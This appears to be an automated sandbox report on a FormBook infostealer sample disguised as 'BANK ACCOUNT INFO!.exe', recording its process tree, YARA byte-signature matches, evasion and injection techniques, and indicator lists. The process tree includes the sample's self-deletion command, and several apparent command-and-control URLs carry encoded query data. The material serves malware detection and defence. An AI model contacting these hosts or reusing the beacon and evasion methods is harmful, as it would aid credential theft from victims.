ID: 321134
Sample Name: BANK ACCOUNT INFO!.exe
Cookbook: default.jbs
Time: 11:59:58
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report BANK ACCOUNT INFO!.exe

Overview


General Information

Sample Name:	BANK ACCOUNT INFO!.exe
Analysis ID:	321134
MD5:	0bd3e9073a968fd.
SHA1:	f0b948a18e960b1.
SHA256:	dde122ac5a5a8e..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- BANK ACCOUNT INFO!.exe (PID: 5264 cmdline: 'C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe' MD5: 0BD3E9073A968FD6C10C3B163302C2C9)
  - BANK ACCOUNT INFO!.exe (PID: 1708 cmdline: C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe MD5: 0BD3E9073A968FD6C10C3B163302C2C9)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 5884 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 7075DD7B9BE8807FCA93ACD86F724884)
        - cmd.exe (PID: 3216 cmdline: /c del 'C:\Users\user\Desktop\BANK ACCOUNT INFO!.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2212 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.475693377.0000000002EF0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.475693377.0000000002EF0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000004.00000002.475693377.0000000002EF0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.258154608.0000000001000000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.258154608.0000000001000000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.BANK ACCOUNT INFO!.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.BANK ACCOUNT INFO!.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.BANK ACCOUNT INFO!.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
1.2.BANK ACCOUNT INFO!.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.BANK ACCOUNT INFO!.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:


- Yara detected FormBook

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BANK ACCOUNT INFO!.exe	21%	Virustotal		Browse
BANK ACCOUNT INFO!.exe	10%	ReversingLabs		
BANK ACCOUNT INFO!.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.BANK ACCOUNT INFO!.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.katrinarask.com/sbmh/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.elegancerealestategroup.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.makgxoimisitzer.info/sbmh/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.firedoom.com	0%	Avira URL Cloud	safe	
http://www.katrinarask.com/sbmh/www.wellnysdirect.com	0%	Avira URL Cloud	safe	
http://www.makgxoimisitzer.info	0%	Avira URL Cloud	safe	
http://www.meatslasvegas.comReferer:	0%	Avira URL Cloud	safe	
http://www.parking500.com/sbmh/www.faculdadegraca.com	0%	Avira URL Cloud	safe	
http://www.magentos6.com/sbmh/www.elegancerealestategroup.com	0%	Avira URL Cloud	safe	
http://www.friendlyksa.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.magentos6.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.faculdadegraca.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.parking500.comReferer:	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.firedoom.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.meatslasvegas.com/sbmh/	100%	Avira URL Cloud	malware	
http://www.wellnysdirect.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.endlessgirls.online/sbmh/www.makgxoimisitzer.info	0%	Avira URL Cloud	safe	
http://www.downrangedynamics.comReferer:	0%	Avira URL Cloud	safe	
http://www.ablehead.netReferer:	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.katrinarask.com	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://https://www.wellnysdirect.com/sbmh/?FPWlMXx=	0%	Avira URL Cloud	safe	
http://www.endlessgirls.online	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.downrangedynamics.com	0%	Avira URL Cloud	safe	
http://www.ablehead.net/sbmh/	0%	Avira URL Cloud	safe	
http://www.endlessgirls.onlineReferer:	0%	Avira URL Cloud	safe	
http://www.katrinarask.com/sbmh/?FPWlMXx=W647QVGGXcyuIQJd2YRsV4l3KrBdlR6nE0kWwxhnTOMt1o1EWv0jVtfUgI2cf5E+EjKE&AlO=O2JtmTIX2	0%	Avira URL Cloud	safe	
http://www.endlessgirls.online/sbmh/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.faculdadegraca.com	0%	Avira URL Cloud	safe	
http://www.downrangedynamics.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.elegancerealestategroup.comReferer:	0%	Avira URL Cloud	safe	
http://www.salon-massage-linit.comReferer:	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.elegancerealestategroup.com	0%	Avira URL Cloud	safe	
http://crl.micr	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.salon-massage-linit.com/sbmh/N	0%	Avira URL Cloud	safe	
http://www.hoy.viajes/sbmh/www.firedoom.com	0%	Avira URL Cloud	safe	
http://www.salon-massage-linit.com	0%	Avira URL Cloud	safe	
http://www.downrangedynamics.com/sbmh/www.meatslasvegas.com	0%	Avira URL Cloud	safe	
http://www.parking500.com/sbmh/	0%	Avira URL Cloud	safe	
http://www.wellnysdirect.com/sbmh/?FPWlMXx=+2tIfJwwghXNm+fysv8+EMC6xMyDXIpTEsDIQwPK5FpH6PGBMSGX6HHqgPLM/DeZI3NR&AlO=O2JtmTIX2	0%	Avira URL Cloud	safe	
http://www.magentos6.comReferer:	0%	Avira URL Cloud	safe	
http://www.katrinarask.comReferer:	0%	Avira URL Cloud	safe	
http://www.hoy.viajesReferer:	0%	Avira URL Cloud	safe	
http://www.ablehead.net	0%	Avira URL Cloud	safe	
http://www.hoy.viajes/sbmh/	0%	Avira URL Cloud	safe	
http://www.elegancerealestategroup.com/sbmh/www.hoy.viajes	0%	Avira URL Cloud	safe	
http://www.meatslasvegas.com/sbmh/www.salon-massage-linit.com	100%	Avira URL Cloud	malware	
http://www.firedoom.comReferer:	0%	Avira URL Cloud	safe	
http://www.magentos6.com	0%	Avira URL Cloud	safe	
http://www.parking500.com	0%	Avira URL Cloud	safe	
http://www.ablehead.net/sbmh/www.katrinarask.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.friendlyksa.com	0%	Avira URL Cloud	safe	
http://www.makgxoimisitzer.info/sbmh/www.downrangedynamics.com	0%	Avira URL Cloud	safe	
http://crl.m	0%	URL Reputation	safe	
http://crl.m	0%	URL Reputation	safe	
http://crl.m	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.ablehead.net	107.22.223.163	true	true		unknown
ext-sq.squarespace.com	198.49.23.141	true	false		high
welllnysdirect.wpengine.com	35.230.2.159	true	false		high
www.friendlyksa.com	unknown	unknown	true		unknown
www.wellnysdirect.com	unknown	unknown	true		unknown
www.katrinarask.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.katrinarask.com/sbmh/?FPWlMXx=W647QVGGXcyuIQJd2YRsV4l3KrBdlR6nE0kWwxhnTOMt1o1EWv0jVtfUgI2cf5E+EjKE&AlO=O2JtmTIX2	true	• Avira URL Cloud: safe	unknown
http://www.wellnysdirect.com/sbmh/?FPWlMXx=+2tIfJwwghXNm+fysv8+EMC6xMyDXIpTEsDIQwPK5FpH6PGBMSGX6HHqgPLM/DeZI3NR&AlO=O2JtmTIX2	true	• Avira URL Cloud: safe	unknown
http://www.ablehead.net/sbmh/?FPWlMXx=PcjUtjh0MRWP8BRvWG8NuUt69AEkHHHW5P4XnB/f7cjpZcBvzWU1+UolGZvfCul1Hwqj&AlO=O2JtmTIX2	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.katrinarask.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.elegancerealestategroup.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.makgxoimisitzer.info/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firedoom.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.katrinarask.com/sbmh/www.wellnysdirect.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.makgxoimisitzer.info	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.meatslasvegas.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.parking500.com/sbmh/www.faculdadegraca.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.magentos6.com/sbmh/www.elegancerealestategroup.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.friendlyksa.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.magentos6.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.faculdadegraca.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.parking500.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firedoom.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.meatslasvegas.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.wellnysdirect.com/sbmh/	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.endlessgirls.online/sbmh/www.makgxoimisitzer.info	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.downrangedynamics.comReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ablehead.netReferer:	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.katrinarask.com	explorer.exe, 00000002.0000000 3.295296507.00000000089CA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.229950600.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.wellnysdirect.com/sbmh/?FPWlMXx=	wscript.exe, 00000004.00000002 .479367974.000000000546F000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
